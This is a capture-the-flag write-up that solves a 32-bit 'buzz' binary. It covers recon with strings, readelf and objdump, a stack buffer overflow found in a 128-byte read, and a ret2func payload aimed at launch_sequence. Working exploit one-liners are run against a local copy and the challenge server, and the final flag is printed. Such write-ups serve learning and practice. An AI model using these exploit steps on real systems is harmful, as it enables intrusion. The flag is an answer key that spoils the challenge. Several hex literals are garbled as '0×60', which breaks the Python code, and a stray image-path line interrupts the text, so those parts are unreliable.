To Infinity and Beyond!

Target: nc 49.213.52.6 9998
Binary: buzz (ELF32 i386, non-PIE)
Flag format: CS{...}

1 – Initial Recon

We start by checking the binary type:

```
┌──(env)─(kali㉿kali)-[~/CS]
└─$ file buzz

buzz: ELF 32-bit LSB executable, Intel i386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.
2, BuildID[sha1]=8d2045f9af488f63e7b1505b90aab2e04a6c83ce, for GNU/Linux 3.2.0, not stripped
```

This tells us:

- It's **32-bit**, not stripped (so symbols are readable)
- **No PIE** (since it's a fixed address)
- Likely exploitable using **return-to-function (ret2func)** attack.

2 – Static Analysis (Strings)

Check for readable clues:

```
┌──(env)─(kali㉿kali)-[~/CS]
└─$ strings -a buzz | grep -i 'flag\|auth\|star\|command'
__libc_start_main
__gmon_start__
flag.txt
Flag file not found! Contact admin.
LAUNCH_AUTHORIZED
 Access denied. Authorization code: %s
   BUZZ LIGHTYEAR SPACE COMMAND
      Star Command Console v2.1
STAR_COMMAND_ALPHA
__libc_start_main@GLIBC_2.34
__data_start
__gmon_start__
__bss_start
```

We find:

1. flag.txt
2. Access denied. Authorization code: %s
3. STAR_COMMAND_ALPHA

3 – Exploring Symbols and Functions

List symbols:

```
┌──(env)─(kali㉿kali)-[~/CS]
└─$ readelf -s buzz | grep FUNC
     1: 00000000     0 FUNC    GLOBAL DEFAULT  UND strcmp@GLIBC_2.0 (2)
     2: 00000000     0 FUNC    GLOBAL DEFAULT  UND _[ ... ]@GLIBC_2.34 (3)
     3: 00000000     0 FUNC    GLOBAL DEFAULT  UND read@GLIBC_2.0 (2)
     4: 00000000     0 FUNC    GLOBAL DEFAULT  UND printf@GLIBC_2.0 (2)
     5: 00000000     0 FUNC    GLOBAL DEFAULT  UND fflush@GLIBC_2.0 (2)
     6: 00000000     0 FUNC    GLOBAL DEFAULT  UND fgets@GLIBC_2.0 (2)
     7: 00000000     0 FUNC    GLOBAL DEFAULT  UND fclose@GLIBC_2.1 (4)
     8: 00000000     0 FUNC    GLOBAL DEFAULT  UND puts@GLIBC_2.0 (2)
    10: 00000000     0 FUNC    GLOBAL DEFAULT  UND exit@GLIBC_2.0 (2)
    12: 00000000     0 FUNC    GLOBAL DEFAULT  UND setvbuf@GLIBC_2.0 (2)
    13: 00000000     0 FUNC    GLOBAL DEFAULT  UND fopen@GLIBC_2.1 (4)
    14: 00000000     0 FUNC    GLOBAL DEFAULT  UND putchar@GLIBC_2.0 (2)
    16: 00000000     0 FUNC    GLOBAL DEFAULT  UND atoi@GLIBC_2.0 (2)
     4: 08049170     0 FUNC    LOCAL  DEFAULT   13 deregister_tm_clones
     5: 080491b0     0 FUNC    LOCAL  DEFAULT   13 register_tm_clones
     6: 080491f0     0 FUNC    LOCAL  DEFAULT   13 __do_global_dtors_aux
     9: 08049220     0 FUNC    LOCAL  DEFAULT   13 frame_dummy
    18: 00000000     0 FUNC    GLOBAL DEFAULT  UND strcmp@GLIBC_2.0
    19: 00000000     0 FUNC    GLOBAL DEFAULT  UND __libc_start_mai[ ... ]
    20: 00000000     0 FUNC    GLOBAL DEFAULT  UND read@GLIBC_2.0
    21: 08049160     4 FUNC    GLOBAL HIDDEN    13 __x86.get_pc_thunk.bx
    23: 00000000     0 FUNC    GLOBAL DEFAULT  UND printf@GLIBC_2.0
    24: 00000000     0 FUNC    GLOBAL DEFAULT  UND fflush@GLIBC_2.0
    25: 080492c6   103 FUNC    GLOBAL DEFAULT   13 check_clearance
    27: 00000000     0 FUNC    GLOBAL DEFAULT  UND fgets@GLIBC_2.0
    29: 00000000     0 FUNC    GLOBAL DEFAULT  UND fclose@GLIBC_2.1
    30: 08049584     0 FUNC    GLOBAL HIDDEN    14 _fini
    31: 08049226   160 FUNC    GLOBAL DEFAULT   13 launch_sequence
    33: 00000000     0 FUNC    GLOBAL DEFAULT  UND puts@GLIBC_2.0
    35: 00000000     0 FUNC    GLOBAL DEFAULT  UND exit@GLIBC_2.0
    39: 00000000     0 FUNC    GLOBAL DEFAULT  UND setvbuf@GLIBC_2.0
    40: 00000000     0 FUNC    GLOBAL DEFAULT  UND fopen@GLIBC_2.1
    41: 00000000     0 FUNC    GLOBAL DEFAULT  UND putchar@GLIBC_2.0
    43: 08049150     5 FUNC    GLOBAL HIDDEN    13 _dl_relocate_sta[...]
    44: 08049110    49 FUNC    GLOBAL DEFAULT   13 _start
    48: 080494e0   164 FUNC    GLOBAL DEFAULT   13 main
    49: 080493b3   301 FUNC    GLOBAL DEFAULT   13 space_ranger_console
    50: 00000000     0 FUNC    GLOBAL DEFAULT  UND atoi@GLIBC_2.0
    52: 08049000     0 FUNC    GLOBAL HIDDEN    11 _init
    53: 0804932d   134 FUNC    GLOBAL DEFAULT   13 read_coordinates
```

Relevant functions discovered:

1. launch_sequence
2. check_clearance
3. read_coordinates
4. space_ranger_console
5. main

The name **launch_sequence** sounds like it could print the flag.

Let's confirm its address:


```
┌──(env)─(kali㉿kali)-[~/CS]
└─$ objdump -d buzz | grep -A5 "launch_sequence"
08049226 <launch_sequence>:
 8049226:       55                      push   %ebp
 8049227:       89 e5                   mov    %esp,%ebp
 8049229:       53                      push   %ebx
 804922a:       83 ec 54                sub    $0x54,%esp
 804922d:       e8 2e ff ff ff          call   8049160 <__x86.get_pc_thunk.bx>
--
 8049258:       75 1c                   jne    8049276 <launch_sequence+0x50>
 804925a:       83 ec 0c                sub    $0xc,%esp
 804925d:       8d 83 14 e0 ff ff       lea    -0x1fec(%ebx),%eax
 8049263:       50                      push   %eax
 8049264:       e8 47 fe ff ff          call   80490b0 <puts@plt>
 8049269:       83 c4 10                add    $0x10,%esp
--
 8049307:       e8 1a ff ff ff          call   8049226 <launch_sequence>
 804930c:       eb 19                   jmp    8049327 <check_clearance+0x61>
 804930e:       83 ec 08                sub    $0x8,%esp
 8049311:       8d 83 60 00 00 00       lea    0x60(%ebx),%eax
 8049317:       50                      push   %eax
 8049318:       8d 83 8c e0 ff ff       lea    -0x1f74(%ebx),%eax
```

Address found:

- 08049226 <launch_sequence>:

4 – Running the Program

Run locally:



We get:

=== SPACE RANGER CONSOLE ===

1. Read coordinates

2. Check clearance

3. Exit

>

Let's test:

- 1 asks for coordinates and echoes them back.
- 2 shows "Access denied. Authorization code: STAR_COMMAND_ALPHA"
- Then asks for "Enter mission log:"

It seems to save input somewhere.

5 – Testing on Remote

Connect to remote service: **nc 49.213.52.6 9998**

We repeat:

- 2
- ✗ Access denied. Authorization code: STAR_COMMAND_ALPHA
- Enter mission log: STAR_COMMAND_ALPHA
- Mission log saved.

It still denies access — meaning we need to go deeper (overflow).

6 – Finding the Vulnerability

Let's look for unsafe reads:

```
┌──(env)─(kali㉿kali)-[~/CS]
└─$ objdump -d buzz | grep read@plt -A5
08049060 <read@plt>:
 8049060:       ff 25 14 c0 04 08       jmp    *0×804c014
 8049066:       68 10 00 00 00          push   $0×10
 804906b:       e9 c0 ff ff ff          jmp    8049030 <_init+0×30>

08049070 <printf@plt>:
--
 80494c1:       e8 9a fb ff ff          call   8049060 <read@plt>
 80494c6:       83 c4 10                add    $0×10,%esp
 80494c9:       83 ec 0c                sub    $0×c,%esp
 80494cc:       8d 83 64 e1 ff ff       lea    -0×1e9c(%ebx),%eax
 80494d2:       50                      push   %eax
 80494d3:       e8 d8 fb ff ff          call   80490b0 <puts@plt>
```

We find:

1. call read@plt
2. mov eax, 0x80

It reads **0x80 bytes** (128 bytes) into a local buffer that's only **0x5c bytes** (92 bytes) long.

That's a **stack buffer overflow!**

To find the offset to EIP, we can fuzz or estimate:

- Offset = 0x60 bytes

Meaning:
If we write A * 96 bytes, the next 4 bytes will overwrite **EIP**.

7 – Building the Exploit

Goal

Overwrite return address with the address of launch_sequence().

- Address of launch_sequence: 0x08049226
- Offset to EIP: 0x60

Payload: **"A"*0x60 + p32(0x08049226)**

8 – Exploit (One-Liner)

Local Server:

```
┌──(env)─(kali㉿kali)-[~/CS]
└─$ python3 - << 'PY'
from struct import pack
import sys,subprocess
p= b"2\n" + b"A"*0×60 + pack('<I',0×8049226) + b"\n"
# write to ./buzz
proc = subprocess.Popen(['/home/kali/CS/buzz'], stdin=subprocess.PIPE, stdout=subprocess.PIPE, stderr=subprocess
.PIPE)
out,err = proc.communicate(p, timeout=3)
print(out.decode(errors='ignore'))
PY
╔═══════════════════════════════╗
   BUZZ LIGHTYEAR SPACE COMMAND
      Star Command Console v2.1
╚═══════════════════════════════╝

═══ SPACE RANGER CONSOLE ═══
1. Read coordinates
2. Check clearance
3. Exit
> ✗ Access denied. Authorization code: STAR_COMMAND_ALPHA
Enter mission log: Mission log saved.

🚀 LAUNCH SEQUENCE INITIATED!
🎉 CS{local_test_flag}
```

Remote server:

```
┌──(env)─(kali㉿kali)-[~/CS]
└─$ { printf '2\n'; python3 - <<'PY'
import sys, struct
sys.stdout.buffer.write(b"A"*0×60 + struct.pack("<I", 0×08049226) + b"\n")
PY
} | nc 49.213.52.6 9998
╔═══════════════════════════════╗
   BUZZ LIGHTYEAR SPACE COMMAND
      Star Command Console v2.1
╚═══════════════════════════════╝

═══ SPACE RANGER CONSOLE ═══
1. Read coordinates
2. Check clearance
3. Exit
> ✗ Access denied. Authorization code: STAR_COMMAND_ALPHA
Enter mission log: Mission log saved.

🚀 LAUNCH SEQUENCE INITIATED!
🎉 CS{to_infinity_and_beyond_space_ranger}
```

Finally we got the flag

Flag : **CS{to_infinity_and_beyond_space_ranger}**